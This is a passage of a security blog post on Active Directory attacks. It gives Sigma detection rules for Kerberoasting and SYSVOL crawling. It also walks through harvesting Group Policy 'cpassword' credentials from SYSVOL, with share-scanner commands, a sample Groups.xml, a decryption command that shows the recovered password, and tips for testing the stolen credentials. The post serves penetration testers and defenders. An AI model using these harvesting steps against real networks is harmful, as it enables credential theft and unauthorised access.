There are a number of detection methods for Kerberoasting, and for activities that an attacker would likely perform with Kerberoasted credentials. As with password spraying, Microsoft ATP offers some detections related to Kerberoasting. There are also detection methods related to Windows event logs, specifically the 4769: A Kerberos service ticket was requested log.
4769
This event log describes a Kerberos service ticket request, and includes key data used to detect Kerberoasting. Notably, the service name being requested, a status code, source address, and encryption type. All of these can be combined into one rule to look for a large number of Kerberos service ticket requests that could be related to Kerberoasting. Here’s a Sigma rule that illustrates this logic.
title: Kerberoasting
id: 332936f1-d385-4e32-9159-75b569593ee7
description: Detects a large number of Kerberos service ticket requests indicative of Kerberoasting activity
author: Michael Music
date: 2020/12/06
tags:
    - attack.credential_access
    - attack.t1558.003
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 4769
    filter1:
        ServiceName: "krbtgt"
        ServiceName: "*$"
    filter2:
        TicketEncryptionType: "0x17"
        FailureCode: "0x0"
    timeframe: 10m
    condition:
        - selection and filter2 and not filter1 | count(ServiceName) by AccountName > 10
falsepositives:
    - Vulnerability scanners
    - Penetration testing
    - Users accessing a large number of unique services
level: low
Defenders could take this a step further by combining a detection for an LDAP query looking for all service accounts followed by the above activity within a specific time span (say, 8 hours). This would indicate that an attacker has first looked for service accounts, then requested their service tickets in bulk.
Other Considerations
The goal of Kerberoasting is to obtain service account credentials. As such, defenders could find success in detecting anomalous service account activity. Defenders could look for the following activity in hopes of catching a roasted service account (Note that some of this can absolutely be legitimate behavior. Correlation and environmental baselining is key to alert fidelity).
- Service accounts logging into abnormal hosts (example: an MSSQL service account logging into a git server).
- Service accounts logging in using abnormal protocols, such as WinRM and RDP.
- Service accounts triggering EDR/AV alerts (even low severity alerts).
SYSVOL Data Mining
Previously in this post, I reviewed my observations on share crawling. I’ve broken crawling the SYSVOL share for a domain into a separate section because it has some unique vulnerabilities. Notably, I focus on three areas for finding useful data in SYSVOL.
- Group policy preference XML files containing the “cpassword” string.
- Autologon XML files containing the “defaulpassword” string.
- Scripts containing credentials and other useful data.
Attack History
Microsoft released a security bulletin related to passwords in Group Policy preference files in 2014. However, it’s probably a safe bet that Attackers have been skimming data from SYSVOL as long as AD Admins have allowed it to become a catchall administrative share for their Domains. In fact, you can find commits to the PowerSploit script to perform group policy password harvesting from 2013, and a popular adsecurity.org article explaining one technique for SYSVOL datamining in depth from 2014. Sticking with the theme of this post, these types of attacks are nothing new.
Execution
In my example execution, I’ve got two “interesting” files planted on my lab Domain SYSVOL share. One contains the encrypted cpassword attribute, and another is an “admin script” related to the McAfee antirivirus with a hardcoded password. These are both common scenarios.
In these examples, I’m running my share scanner to search for various strings in files on the SYSVOL shares on my lab domain controllers. Here’s a hit for the string ‘password’ on a mcafee configuration script. This script contains some random data, including the username and password for a local account. This wouldn’t be a completely uncommon find.
$ python3 ./share_scanner.py -d "lab.domain" -u "MyUsername" -p 'MyPassword' -tf "smb_targets.txt" --sysvol "True"

...
[*] Crawling share: SYSVOL
[*] Current path: ./lab.domain/scripts
[*] Current depth: 3 of limit 5
[+] Found files
                mcafee_configuration_script.ps1.txt 295
[+] Keyword match for "password" within mcafee_configuration_script.ps1.txt
...
And more interestingly, here’s a hit for the same string in a ‘Groups.xml’ file.
$ python3 ./share_scanner.py -d "lab.domain" -u "MyUsername" -p 'MyPassword' -tf "smb_targets.txt" --sysvol "True"

...
[*] Crawling share: SYSVOL
[*] Current path: ./lab.domain/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}
[*] Current depth: 4 of limit 5
[+] Found files
                GPT.INI 22
                Groups.xml 622
[+] Keyword match for "password" within Groups.xml
...
Here’s the content (sample data pulled from adsecurity.org). Note the ‘cpassword’ value, which is the subject of MS14-025.
<?xml version="1.0? encoding="utf-8??>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="TmpLocalAdmin" image="0 changed="2013-07-04 00:07:13 uid="{47F24835-4B58-4C48-A749-5747EAC84669}">
<Properties action="C" fullName="" description="" cpassword="sFWOJZOU7bJICaqvmd+KAEN0o4RcpxxMLWnK7s7zgNR+JiJwoSa+DLU3kAIdXc1WW5NKrIjIe9MIdBuJHvqFgbcNS873bDK2nbQBqpydkjbsPXV0HRPpQ96phie6N9tn4NF3KYyswokkDnj8gvuyZBXqoG94ML8M1Iq7/jhe37eHJiZGyi5IBoPuCfKpurj2" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="LocalTestUser"/>
</User>
</Groups>
And here’s a sample decryption of the password, which could yield access to a high privileged local account.
$ python3 ./decrypt_cpassword.py sFWOJZOU7bJICaqvmd+KAEN0o4RcpxxMLWnK7s7zgNR+JiJwoSa+DLU3kAIdXc1WW5NKrIjIe9MIdBuJHvqFgbcNS873bDK2nbQBqpydkjbsPXV0HRPpQ96phie6N9tn4NF3KYyswokkDnj8gvuyZBXqoG94ML8M1Iq7/jhe37eHJiZGyi5IBoPuCfKpurj2

Password is: This is the password - you shouldn't be able to see this. Oops! 2013
Tools:
- decrypt_cpassword.py
- Metasploit smb_enum_gpp
- Get-GPPPassword.ps1
- CrackMapExec
- Other share scanning tools mentioned earlier
Insights
- When crawling SYSVOL, look for anything of use. Sometimes contextual information can aid your in your attack in ways that credentials just can’t. For example, you might stumble upon a configuration file for an enterprise security product, or scripts used to provision some enterprise software on new endpoints.
- When testing local account credentials found in SYSVOL, look for target hosts related to the username obtained. For example, if you find credentials for the “database_admin” users, search for hosts with “sql” in the hostnames, or hosts running a SQL server. Test the credentials there.
- Keep in mind that credentials found within SYSVOL have a good chance of being outdated. It’s possible that a previous tester found them, reported them, and the remediation did not involve removing the file containing the credentials.
Prevention
The prevention options for group policy passwords, autologon passwords, and other nasty data floating around SYSVOL really varies depending on your environment. But here are some recommendations:
- Apply KB2962486 within your environment to prevent passwords from being inserted into group policy preference files.
- Completely do away with static passwords for local accounts. Opt for a system that rotates these passwords, such as LAPS or the various alternatives.
- Perform an audit of your SYSVOL files. Check for group policy preference files and autologon files that contain passwords. Also analyze scripts and configuration files that are not necessarily AD-related that reside on SYSVOL for sensitive information.
Detection
After a recent engagement, I did some log analysis to look for SYSVOL-specific share crawling. I found that the Wineventlog with EventCode 4656 (A handle to an object was requested) reports the full file path, and file name being accessed on a share. As such, defenders can look for SYSVOL crawling by looking for a large number of these events sourcing from a single user, to a single destination with specific values in the ObjectName field. In particular, looking for logs where ObjectName contains “C:\AD\SYSVOL\domain\Policies*” can help identify an attacker crawling through all of the group policy folders within SYSVOL. Here’s a Sigma rule for this.
title: Group Policy File Enumeration
id: e1afb0a3-6327-4b39-ac40-3ec688ed59c2
description: Detects multiple attempts from a single user to access group-policy related files on a SYSVOL share within a short time period.
author: Michael Music
date: 2020/12/06
tags:
    - attack.unsecured_credentials
    - attack.T1552.006
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 4656
        ObjectName: 'C:\AD\SYSVOL\domain\Policies\*'
    filter:
        UserName: "*$"
    timeframe: 1h
    condition:
        - selection and not filter | count(ObjectName) by AccountName, DestIP > 20
falsepositives:
    - Vulnerability scanners
    - Penetration testing
level: low
This rule could be tuned down to include looking specifically for XML files being accessed by using the ObjectName field.
Conclusion
At this point, it should be clear that these techniques are all simple to execute, are relatively stealthy, and still functional in most AD environments today. Even more importantly, the attacks are all fairly old. Despite their age, the abundance of tools and information related to them, and the detection capabilities, they’re still pervasive. Threat actors are using them on a regular basis with great (see: not so great) outcomes. For the attackers, I hope my insights into these attacks will help you on your next engagement. And for the defenders reading, check if these thought processes could make an attacker’s life easier in your environment.
Researchers and offensive security practitioners have been formulating and performing these attacks for close to a decade in some cases. Some thanks are in order for those that put in the work to put us ahead of the attackers, because defenders are still working on detections 10 years later.
Thanks for reading.